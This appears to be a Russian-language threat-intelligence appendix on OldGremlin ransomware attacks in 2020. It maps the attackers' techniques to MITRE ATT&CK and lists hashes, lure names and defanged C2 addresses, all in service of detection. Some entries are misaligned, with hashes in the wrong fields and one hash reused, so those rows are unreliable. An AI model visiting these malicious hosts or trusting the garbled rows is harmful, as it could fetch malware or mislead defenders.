	<b>SYSTEM SERVICES</b> Service Execution (T1569.002)	Атакующие использовали службы для выполнения команд в интерпретаторе командной строки на удаленных хостах
	<b>COMMAND AND SCRIPTING INTERPRETER</b> Malicious Link (T1204.001) Malicious File (T1204.002)	Пользователю необходимо запустить вредоносный файл, чтобы инициировать выполнение вредоносного кода
PERSISTENCE	<b>BOOT OR LOGON AUTOSTART EXECUTION</b> Registry Run Keys / Startup Folder (T1547.001)	Атакующие использовали ключ реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run для закрепления вредоносного ПО в системе
	<b>SCHEDULED TASK/JOB</b> Scheduled Task (T1053.005)	Атакующие создавали задачи в планировщике для повторного запуска полезной нагрузки через определенный промежуток времени
PRIVILEGE ESCALATION	<b>VALID ACCOUNTS</b> Domain Accounts (T1078.002)	Атакующие использовали существующие скомпрометированные привилегированные учетные записи
	<b>EXPLOITATION FOR PRIVILEGE ESCALATION (T1068)</b>	Атакующие использовали уязвимые приложения для повышения привилегий
DEFENSE EVASION	<b>IMPAIR DEFENSES</b> Disable or Modify Tools (T1562.001)	Атакующие использовали инструмент TinyKiller для того, чтобы отключить средства антивирусной защиты
	<b>EXPLOITATION FOR DEFENSE EVASION (T1211)</b>	Атакующие эксплуатировали уязвимости для остановки средств защиты
	Signed Binary Proxy Execution: Rundll32 (T1218.011)	Атакующие использовали rundll32.exe для создания дампа процесса сервиса проверки подлинности (LSASS)
	<b>TEMPLATE INJECTION (T1221)</b>	Атакующие использовали шаблон документа с макросами формата .dotm
	<b>ABUSE ELEVATION CONTROL MECHANISM</b> Bypass User Account Control (T1548.002)	Атакующие использовали различные способы обхода UAC
	<b>INDICATOR REMOVAL ON HOST</b> Clear Command History (T1070.003)	Атакующие удаляли файлы .bash_history

Тактика	Техника	Процедура
DEFENSE EVASION	<b>INDICATOR REMOVAL ON HOST</b> Clear Command History (T1070.003)	Атакующие удаляли файлы .bash_history
	<b>OBfuscated FILES OR INFORMATION (T1027)</b>	Атакующие кодировали полезную нагрузку в Base64
	<b>MASQUERADING</b> Match Legitimate Name or Location	Атакующие маскировали имена файлов под легитимные приложения, например Mozilla Firefox
CREDENTIAL ACCESS	<b>OS CREDENTIAL DUMPING</b> LSASS Memory (T1003.001)	Атакующие использовали различные способы для получения дампа процесса сервиса проверки подлинности (LSASS)
	<b>CREDENTIALS FROM PASSWORD STORES</b> Credentials from Web Browsers (T1555.003)	Атакующие использовали WebBrowserPassView для извлечения аутентификационного материала из веб-браузеров
	<b>CREDENTIALS FROM PASSWORD STORES</b> Windows Credential Manager (T1555.004)	Атакующие использовали TinyWCMExtractor для извлечения учетных данных из диспетчера учетных данных
	<b>UNSECURED CREDENTIALS</b> Credentials in Files (T1552.001)	Атакующие использовали Mail PassView для извлечения аутентификационного материала из почтовых клиентов
DISCOVERY	<b>PROCESS DISCOVERY (T1057)</b>	Атакующие использовали tasklist для сбора информации об активных процессах
	<b>REMOTE SYSTEM DISCOVERY (T1018)</b>	Атакующие осуществляли сбор информации о доступных в сети хостах
	<b>SYSTEM INFORMATION DISCOVERY (T1082)</b>	Атакующие собирали информацию о скомпрометированном хосте
LATERAL MOVEMENT	<b>LATERAL TOOL TRANSFER (T1570)</b>	Атакующие копировали инструменты на хосты в ходе продвижения по сети
	<b>REMOTE SERVICES</b> SMB/Windows Admin Shares (T1021.002)	Атакующие использовали SMB для продвижения по сети
	<b>REMOTE SERVICES</b> SSH (T1021.004)	Атакующие использовали SSH для продвижения в Linux-инфраструктуру
COLLECTION	<b>SCREEN CAPTURE (T1113)</b>	Атакующими использовали инструменты для снимков экрана скомпрометированного хоста
	<b>DATA FROM LOCAL SYSTEM (T1005)</b>	Атакующие собирали файлы со скомпрометированных устройств
	<b>DATA FROM NETWORK SHARED DRIVE (T1039)</b>	Атакующие собирали файлы с общих сетевых дисков

Тактика	Техника	Процедура
COMMAND AND CONTROL	<b>APPLICATION LAYER PROTOCOL</b> Web Protocols (T1071.001)	Атакующие использовали бэкдор, обеспечивающий взаимодействие с командным сервером по протоколу HTTP
	<b>APPLICATION LAYER PROTOCOL</b> DNS (T1071.004)	Атакующие использовали DNS-туннели для коммуникаций с командными серверами
	<b>PROXY</b> Multi-hop Proxy (T1090.003)	Атакующие использовали анонимные скрытые службы Тог для взаимодействия со скомпрометированным хостом
	<b>REMOTE ACCESS SOFTWARE (T1219)</b>	Атакующие использовали TeamViewer для обеспечения дополнительного доступа к скомпрометированной инфраструктуре
	<b>CREDENTIALS FROM PASSWORD STORES</b> Credentials from Web Browsers (T1555.003)	Атакующие использовали WebBrowserPassView для извлечения аутентификационного материала из веб-браузеров
	<b>ENCRYPTED CHANNEL</b> Symmetric Cryptography (T1573.001)	Атакующие шифровали передаваемые на командный сервер данные алгоритмом RC4
	<b>DYNAMIC RESOLUTION</b> Domain Generation Algorithms (T1568.002)	Атакующие использовали DGA для получения адреса командного сервера
EXFILTRATION	<b>EXFILTRATION OVER C2 CHANNEL (T1041)</b>	Атакующие выгружали данные на командный сервер
IMPACT	<b>ACCOUNT ACCESS REMOVAL (T1531)</b>	Атакующие меняли пароль учетной записи, чтобы не допустить доступа технического персонала к скомпрометированному хосту
	<b>DATA DESTRUCTION (T1485)</b>	Атакующие уничтожали резервные копии, чтобы исключить возможность восстановления инфраструктуры
	<b>DATA ENCRYPTED FOR IMPACT (T1486)</b>	Атакующие шифровали файлы с целью получения выкупа за их восстановление
	<b>INHIBIT SYSTEM RECOVERY (T1490)</b>	Атакующие удаляли теньевые и резервные копии
	<b>SERVICE STOP (T1489)</b>	Атакующие останавливали различные службы и процессы, чтобы отключить средства защиты и ограничить доступ к скомпрометированному хосту

## Атака 31.03.2020–02.04.2020

Archive	TinyLink	TinyHTA
РЕКОМЕНДАЦИИ . ZIP fd347bd7538b1850d48fc46d3bdbc8fc	РЕКОМЕНДАЦИИ_***.DOCX.LNK 2c6a9a38ace198ab62e50ab69920bf42	– 7F5C60B4B87C8DAA3102DE315CB0F821
РЕКОМЕНДАЦИИ . ZIP 65eacc6e59fc622420c4803550bb6373	РЕКОМЕНДАЦИИ_***.DOCX.LNK 306978669ead832f1355468574df1680	– FD54FD8558DD344122250CEE5E81FF80
РЕКОМЕНДАЦИИ . ZIP bc4c7724c41178d5f88326ac5e31f8e4	РЕКОМЕНДАЦИИ_***.DOCX.LNK 94293275fcc53ad5aca5392f3a5ff87b e47a296bac49284371ac396a053a8488	– AAACC8B450A08F79378508A5ED8C7389 7F5C60B4B87C8DAA3102DE315CB0F821

Name	Рекомендации.zip
Type	Archive
Size	20125 bytes
MD5	fd347bd7538b1850d48fc46d3bdbc8fc
SHA1	4f8b6451c576ab6c471f5d2ebdbe6aeb42af7b25
SHA256	b66174a64c1235c274f6fcd6e1d78641d54ce032aa66e7686b6faf1eeb262237

Name	Рекомендации.zip
Type	Archive
Size	19634 bytes
MD5	65eacc6e59fc622420c4803550bb6373
SHA1	9abbaed8f9f986555b77439e89c248478a6f0cc1
SHA256	5fc9bd2e0d9b59ebc99cb872f5a85fde2b4f2100f14fcbdda6764838b7879cee

Name	Рекомендации.zip
Type	Archive
Size	20329 bytes
MD5	bc4c7724c41178d5f88326ac5e31f8e4
SHA1	21081b0b19026b6baab6a6d220d75498de3979f1
SHA256	5622ab414f325960207f2d30f346061581b27971a7c07fc90027b41a8f88fef8

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	31901 bytes
<b>MD5</b>	2c6a9a38ace198ab62e50ab69920bf42
<b>SHA1</b>	34524fb4cc41a313604315c81da1a29fe8d2eeb7
<b>SHA256</b>	752b9fe24c357a04b0bdcad4d09e96bbad1bddfac8e637491b4181085eb58632

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	31671 bytes
<b>MD5</b>	306978669ead832f1355468574df1680
<b>SHA1</b>	dc5b5c9e991dff1f692c052cf1a2af174b5f4b1
<b>SHA256</b>	273b91f37c01bd64d87c507db9868152665f964a2f5bbc744c207d6083e0af89

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	32390 bytes
<b>MD5</b>	94293275fcc53ad5aca5392f3a5ff87b
<b>SHA1</b>	d5872e7c1c544fc5be51dc4aeb3e21af4f924928
<b>SHA256</b>	d3082e2737ab637ee7ee09473ad51c3e98e85f54bfb613974c06ff6f35e5cd09

<b>Name</b>	-
<b>Type</b>	TinyLink
<b>Size</b>	31806 bytes
<b>MD5</b>	e47a296bac49284371ac396a053a8488
<b>SHA1</b>	927e7b81816979c0393d926e013bb7b351756d43
<b>SHA256</b>	57af8362ebba93155fb29af190fd450903bd62983179e5096cb24b5d0d1ea153

<b>Name</b>	----- .docx
<b>Type</b>	Decoy document
<b>Size</b>	18470 bytes
<b>MD5</b>	48ea52e46347b1541fbda491f4a6ba01
<b>SHA1</b>	c7a3e3a76881bffe0e0166a04c46d8344cf6a3de
<b>SHA256</b>	1b4883b3895e8d337dd625a08fc3e8a4aa73634cc0669a773503a5fadbe72acf

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	10880 bytes
<b>MD5</b>	7f5c60b4b87c8daa3102de315cb0f821
<b>SHA1</b>	b1d37e1dddfbc9a93a7f06248abd3b60313533481
<b>SHA256</b>	2579eb4d71e1bef127d69e4a3a243bf4ca9074b4ff86b39705b9cefae722612e
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load.php

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	10745 bytes
<b>MD5</b>	fd54fd8558dd344122250cee5e81ff80
<b>SHA1</b>	d5e2c552066a2098d71424f20e91e6eda21a78b0
<b>SHA256</b>	1825f06d073c6140e58cb0e33830889e96d188fac3e65d522ba084501a35180b
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load[.]php

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	11464 bytes
<b>MD5</b>	aaacc8b450a08f79378508a5ed8c7389
<b>SHA1</b>	bf1b25fb7a5e983b200a89e305671c46ee9b7c43
<b>SHA256</b>	6a370456fc10e7b55b07b0a8dc7662206dbb3d0407ff7573c85da00f4ee12ef3
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load.php

Name	load.php
Type	OldGremlin.TinyPosh
Size	322925 bytes
MD5	1e54c8bc19dab21e4bd9cfb01a4f5aa5
SHA1	33fcf67ef0c773ae16605ba47fb040920885faf1
SHA256	c9b1e53c3ccbae2dcd4b1deb6062c7d5fe4309a842b29551f0bed23c8e5afe7f
C2	hxxp://136.244.67[.]59

Name	-
Type	Decoy document
Size	18470 bytes
MD5	48EA52E46347B1541FBDA491F4A6BA01
SHA1	C7A3E3A76881BFFE0E0166A04C46D8344CF6A3DE
SHA256	1B4883B3895E8D337DD625A08FC3E8A4AA73634CC0669A773503A5FADBE72ACF

## Атака 24.04.2020

Name	Перечень_документов.docx.lnk
Type	TinyLink
Size	28447 bytes
MD5	fc30e902d1098b7efd85bd2651b2293f
SHA1	54c74c995c734a59564de507c2608e0ecc5804f7
SHA256	5c9cf2e4f2392a60cb7fe1d3ca94bda99968c7ee73f908dfc627a6b6d3dc404a

Name	-
Type	TinyHTA
Size	10905 bytes
MD5	adecfa8afd9c9c31add68fd0759de272
SHA1	c9a4fafeaf1140a7cf11f5520f38dbd7b0d3e4b6
SHA256	4344776fd0db851000f55682a1809bd9ca6ad0fcac63a6636d348f20fca19d8d
C2	hxxp://95.179.252[.]217/load.php

Name	_____ .docx
Type	Decoy document
Size	15074 bytes
MD5	f0e71a66f600974d6bd8719db7aa6a4c
SHA1	26C3EF6741C1BF6F8C44B6FEE228194F15D9D419
SHA256	6E390175EF38AF9CAAD11EAFB6F6345FCB19B78BB958B395D8663BD8ED9670EC

Name	load.php
Type	OldGremlin.TinyPosh
Size	342053 bytes
MD5	e0fe009b0b1ae72ba7a5d2127285d086
SHA1	ffb3cd3fb3ccb40352846ea5ece09e07767d6b5a
SHA256	ac95d34a008d0ec9deeb3d68afb16b2306a56b6bdc01810072a03b4f6a523586
C2	hxxp://95.179.252[.]217

## Атака 12.05.2020

### Network

Значение	IOC
Домены, с которых происходила рассылка	***[.]online rbcholding[.]press
Адрес, по которому располагался архив с TinyLink	hxxps://send.firefox[.]com/download/be5602cbf6a4b4ff/#0Q1o78vRVppXKpECt3VxcA
Адрес, по которому можно было записаться на интервью	hxxps://calendly[.]com/juliakoshkina
C2 для TinyHTA	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
—	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev hxxps://rough-grass-45e9.poecdjusb.workers[.]dev hxxps://broken-poetry-de86.nscimupf.workers[.]dev hxxps://ksdkpwprrtyvbxdoBr0.tyvbxdobr0.workers[.]dev hxxps://ksdkpwprrtyvbxdoBr1.tyvbxdobr1.workers[.]dev

### Files

Name	Исследование_***_РБК.zip
Type	Malicious archive
Size	8775 bytes
MD5	fea5f8108aac19a163b2411bed5f8537
SHA1	3cf4a1717ee8cd9eaa5cb896168d1b7eee4835b1
SHA256	c1c11c51742c8067bcc967b7ce22af1a4b93eb4a02b2d814bfed5b3a991b8645

<b>Name</b>	Research_RBK.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	24246 bytes
<b>MD5</b>	0ae222dab0cf54266a3dd5d8ff319a87
<b>SHA1</b>	d40949b3abac1dc48a2d4cdf7b35d3be56a46736
<b>SHA256</b>	bfa9d5cc0d139f2d8bb16d0fc8e8d661c554e77523b4b1f6c0a48a5172e45b93

<b>Name</b>	-
<b>Type</b>	Decoy document
<b>Size</b>	3317 bytes
<b>MD5</b>	A49BAED6C0544A66B57D7BE4F1B348F3
<b>SHA1</b>	FE7DDA8AF41DC66EBCB88A67E335F88D502762E6
<b>SHA256</b>	D3F56A18EBA21C5ECD1C6E07E37AD591EF1E7FC2EA6CD00E41365E1CD0EA0767

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	18467 bytes
<b>MD5</b>	0219a93e29978284f5348f5ee5390ebc
<b>SHA1</b>	71dec9c200c29a9d445785af5c20c1d4ed903973
<b>SHA256</b>	55e2e30a93bfffac26becbfed09d5948ddd41779c94d9ecba218608d71357f895
<b>C2</b>	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
<b>C2</b>	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
<b>C2</b>	hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
<b>C2</b>	hxxps://broken-poetry-de86.nscimupf.workers[.]dev
<b>C2</b>	hxxps://ksdkpwprtyvbxdo0r0.tyvbxdobr0.workers[.]dev
<b>C2</b>	hxxps://ksdkpwpfrtyvbxdo0r1.tiyvbxdo0r1.workers[.]dev

<b>Name</b>	libservice.dll
<b>Type</b>	TinyNode.JSrunner
<b>Size</b>	6595 bytes
<b>MD5</b>	089f24c1841eb0529071cc791e7f7660
<b>SHA1</b>	afc829651a54a0a1e77482ce5a6ef986ffd42bd9
<b>SHA256</b>	a3bf1a1b5789541645141e87527e02505b9ba1637fe342fa28165b6eeef62117

# Атака 03.06.2020

## Network

Значение	IOC
Адрес, с которого загружался архив с TinyNode	hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack_2.zip?dl=0
TinyNode C2	hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/ hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/ hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

## Files

Name	NDA-Nemoloko.zip
Type	Archive
Size	998182 bytes
MD5	935c07053fd0871ee7f9db92eb0abf55
SHA1	1562da5da954abe11595cfb9b59caea88b3fad00
SHA256	55259e87c6761219ddaf5e14d760769205c203da9f0436fdc0cfa3b9f5df99c5

Name	–
Type	Decoy document from archive
Size	1139650 bytes
MD5	81c670e8167edd341c1c385fd6d1fa06
SHA1	f83d62b647e5f9827936904c2d752a7e6dc6c02c
SHA256	7c0ba00e567b825a97549b6c2787efd30ed20c20b328601ed9c6e5372f42bfda

Name	NDA-Nemoloko-04062020.docx.lnk
Type	TinyLink
Size	68351 bytes
MD5	f30e4d741018ef81da580ed971048707
SHA1	2af5efccfbac6de50f0c48c1a232e0b4ce497538
SHA256	71f351c47a4cd1d9836b39da8454d1dc20df51950fe1c25aa3192f0d60a0643f

Name	-
Type	Decoy document from LNK
Size	48495 bytes
MD5	a8c74eb5cd6e81304087e5e5e47de05d
SHA1	ee4d202b095437c6b7df332ea1fc31ba741e433c
SHA256	a4a226cf6166623f9906ef0bcfd562c14dcdff70db7aa9bc50dcbe4a7c8615f2

Name	-
Type	TinyHTA
Size	17367 bytes
MD5	dd5425c2d6f79ba92ac8dd1d3db6d86f
SHA1	75793b4af11f620101dd0343fb286ff8750275c3
SHA256	18035b49b26ab4e2b758f605339e21b0bd8e3509046ae59f25a1be8456418cc4
C2	hxxps://dl.dropboxusercontent.com/s/omczqfzp77fits9/pack_2.zip?dl=0

Name	pack_2.zip
Type	Archive with TinyNode
Size	6808684 bytes
MD5	18afc7b69a4d2fa23c45e145fd1012ad
SHA1	593567a48c2a29312fec5dd543f0d914f248969e
SHA256	222e4c7d2910968fd74190397472ceace6e8b8fdb15378aacb8e9efbe100dcc5
C2	hxxp://wispy-surf-fabd.bhrcaqf.workers[.]dev/
C2	hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/
C2	hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

Name	report.dll
Type	TinyNode C2 file
Size	135 bytes
MD5	83e2c8227b2445031302d837b1097d1c
SHA1	b9881bedb93ab53db5232cccc811578d5f15b906
SHA256	d765e8110c5a1e1aa8652f774cce3677cef440833af97b5ed99be7aefd67a016

Name	libservice.dll
Type	TinyNode.JSrunner
Size	6592 bytes
MD5	d43e15de0d500dcacf69fc15ee0af1197
SHA1	72f8101b46b63987e1b181dc90004a892a243e64
SHA256	f0791aec772ef88d44436c72535e6943796642a7cc3c6359a477572b6d9d95b1

## Атака 30.06.2020

### Network

Значение	IOC
Адрес, с которого грузился TinyScout	hxxp://45.61.138[.]170/decide.php
TinyScout C2	hxxps://hello.tyvbxdobr0.workers[.]dev
TinyPosh C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
	hxxp://45.61.138[.]170

### Files

Name	N-388-30.06.2020.docx.lnk
Type	TinyLink
Size	61408 bytes
MD5	e1692cc732f52450879a86cb7dcfbccd
SHA1	afd3de962d53ee4caa94f67eeca62e0ecb369364
SHA256	dc9cbd484395367158c5819882ac811ee8464a62b018ffa51d3d476003643e54

Name	N-388-30.06.2020.docx
Type	Decoy document
Size	46422 bytes
MD5	7e7ae1fbd18ab7a1c0b2226bf73b5d55
SHA1	8cb0cabb1774bc1c0d4594b66fcd326cfe528911
SHA256	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

Name	-
Type	TinyHTA
Size	12524 bytes
MD5	B812679AA1B1B5F3668E7FD76B998AEA
SHA1	CCD58E475DFAD609F291DE578F792E2B135D1443
SHA256	1111C96A03B1D451911209E764231181DA6EF232E4C9DAF58E8511F224AE51E8
C2	hxxp://45.61.138[.]170/decide.php

Name	decide.php
Type	TinyScout
Size	61008 bytes
MD5	7B955E0886922CEBEC79FC51FD33BE87
SHA1	8F679A797DBA55FB0D30B22AB3C3A038A726757D
SHA256	F29FB901F37724A526A9906419C609220F37B1ECC7DEFFD275A51C298CCE85C
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170

Name	load.php
Type	TinyPosh
Size	133981 bytes
MD5	51EDC0511ED28665D8FF07289FE91D8D
SHA1	F1C831C4A0E21A3091949BA674268F24A6D09B9E
SHA256	EF4B19A066D319B4524733A8DA3B3EFAC456F3944E019EE26A80A924A4C11C2D
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
C2	hxxp://45.61.138[.]170

Name	index.php
Type	TinyCrypt
Size	1377842 bytes
MD5	570D2C6764C21552C710F4386D89D8A9
SHA1	BE5E11058B378724A3CDB3BC4CC51EB876EB645A
SHA256	CE7AF8D6E60DE3F79785257B13E5B1635668B696000C9A8CF3794BA64D26A06A
C2	hxxp://45.61.138[.]170/web/index.php?r=bag

<b>Name</b>	source.dll
<b>Type</b>	.NET Injector
<b>Size</b>	330D222DA722CFB902EA2FA56F9D39EF
<b>MD5</b>	C0BF75F2CFE261187FE24E32D67A489307FF7DEB
<b>SHA1</b>	0053DFB1066DCD127684127E7FC2DCF27B8F6685D1E332D9278D4D99E10B9A5F
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

<b>Name</b>	Email Password-Recovery
<b>Type</b>	NirSoft tool
<b>Size</b>	18b0cc3ee79e8d166ce3910684cab401
<b>MD5</b>	6e4dec1de0e71952ca4a364c42d4bc6be64010f4
<b>SHA1</b>	283bbf74b895bbc074fd3869b207226cd21d88830dee2f12e8b2d20ce1f82e5d
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

<b>Name</b>	Web Browser Pass View
<b>Type</b>	NirSoft tool
<b>Size</b>	053778713819beab3df309df472787cd
<b>MD5</b>	99c7b5827df89b4fafc2b565abed97c58a3c65b8
<b>SHA1</b>	f999357a17e672e87fbed66d14ba2bebd6fb04e058a1aae0f0fdc49a797f58fe
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

## Атака 07.07.2020

### Network

Значение	IOC
Адрес, с которого грузился TinyScout	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php
TinyScout C2	hxxps://hello.tyvbxdobr0.workers[.]dev hxxps://curly-sound-d93e.ygrhogxiogc.workers[.]dev hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170

## Files

Name	Covid19-ВтораяВолна.zip
Type	Archive
Size	14416 bytes
MD5	A0C498C053A331229085BAE29B00ABDD
SHA1	4A17CDD0B7552BEA5F1F24548218489A8EE00878
SHA256	EC838AE6B9F031B7B57D37E4A11B92F63C68B67640EE42B2EDB6D6C98EA9AD74

Name	<%dirty_name%>.docx.lnk
Type	TinyLink
Size	28101 bytes
MD5	ac27db95366f4e7a7cf77f2988e119c2
SHA1	293d959695690ddae75ad1d4411cd72c1c2b0b97
SHA256	827773bd4558521678608e84f27c5f0eebc6761aa40892b6b0bef67109b751c5

Name	-
Type	Decoy document
Size	12751 bytes
MD5	4098DDD8035A3BF254F1E8B4FAEF396A
SHA1	6F91D03B34A9A1684C0DC01B6B623DAFF2E0E892
SHA256	1E5256D0A49BFC85CB120B58B501B81DE17A80E42D0D3673A798627FD11A54AA

Name	-
Type	TinyHTA
Size	12832 bytes
MD5	3E82773322A0C084FEE0B0E9A8CF55ED
SHA1	CBDBA87DF40E08208AC324550BF649F419384E9F
SHA256	46D0F25F4A241D8F5887F6A46522029F9C6B561802566E4290713B8AF95E83D4
C2	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php

<b>Name</b>	decide.php
<b>Type</b>	TinyScout
<b>Size</b>	61016 bytes
<b>MD5</b>	C81CBEA7B3FD7B02F7F6AAF7B90A2247
<b>SHA1</b>	B014A640C81D940C86B37C51373120288D3349A3
<b>SHA256</b>	EF605F2B9D65C01C888DB6D52EED2EED35403B6F9F9E2E2E37BCFC45DBADD718
<b>C2</b>	hxxps://hello.tyvbxdobr0.workers[.]dev
<b>C2</b>	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
<b>C2</b>	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
<b>C2</b>	hxxp://45.61.138[.]170

## Ataka 10/11.08.2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/2Ds6Z2l	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/04	d1ff8866c80803507df5666e5699a0d5
hxxps://bit[.]ly/2PAwroY	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/01 hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/2PEuAQc	hxxps://green-cherry-3361.nscimupf.workers[.]dev/03 hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	d9e4341f8b70984ac822d9bdc1026c57
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/2CeH5i6	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/006	d9d745196460d2511c2a930739750f78
hxxps://bit[.]ly/2DOczMr	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/003 hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/31P0dw7	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/04	686cd33bf5abeafe0bf6b62bb84c368c
hxxps://bit[.]ly/30F3miA	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/02	
hxxps://bit[.]ly/3gK9fjV	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/01	
hxxps://bit[.]ly/31EgJ1T	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/03	
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2PFNiXE	hxxps://green-cherry-3361.nscimupf.workers[.]dev/05	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	

Short link	Link	Archive MD5
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	2d1095afb083a73537b193a7dd46b9d7

## Files

<b>Name</b>	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	638410 bytes
<b>MD5</b>	2d1095afb083a73537b193a7dd46b9d7
<b>SHA1</b>	99c832b2b39a4826cd5756714339d8f781fdaf1a
<b>SHA256</b>	0eeb8ecf20cf0b00d6c5a28649507bd4cd0bb3c135f84801ab05ee0bfcc4aa68

<b>Name</b>	7za.exe
<b>Type</b>	Legit application
<b>Size</b>	471552 bytes
<b>MD5</b>	632f81520aeef635c2e86a7ebd032131
<b>SHA1</b>	fdc663954b7926f90f0626801c3eb821f91d9e42
<b>SHA256</b>	dfa9dc10c2e18009cba21d219ff6792b908b5a3c0946bac162265b461c02d6be

<b>Name</b>	document.doc
<b>Type</b>	Decoy document
<b>Size</b>	477 bytes
<b>MD5</b>	7fe868b3f3cfdad45ceb9f1a6f97a194
<b>SHA1</b>	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
<b>SHA256</b>	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaaaf560d4350a66b2b379

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	19206 bytes
<b>MD5</b>	4333f9d3e983252270384ba39e9047b
<b>SHA1</b>	688dcea40da20140bbeea5eb17a1967c5a4f8460
<b>SHA256</b>	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

Name	wget.exe
Type	Legit application
Size	401408 bytes
MD5	bd126a7b59d5d1f97ba89a3e71425731
SHA1	457b1cd985ed07baffd8c66ff40e9c1b6da93753
SHA256	a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599

Name	<%dirty_name%>.exe
Type	TinyNode
Size	660961 bytes
MD5	d99b5066d8cd0f042c6b1aa18855c4f0
SHA1	c19b68e4b1cb251db194e3c0b922e027f9040be3
SHA256	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

Name	Акт сверки РСПП.[0-9a-z]{6}.zip
Type	Initial archive
Size	644460 bytes
MD5	686cd33bf5abeafe0bf6b62bb84c368c
SHA1	b83fb48c4018d8c8db681e18df97827240c678e0
SHA256	3afd94956cbb908d61db7689bc18d606f02dc0f20200dd1e353d0bcc6c4b03fe

Name	<%dirty_name%>.exe
Type	TinyNode
Size	718578 bytes
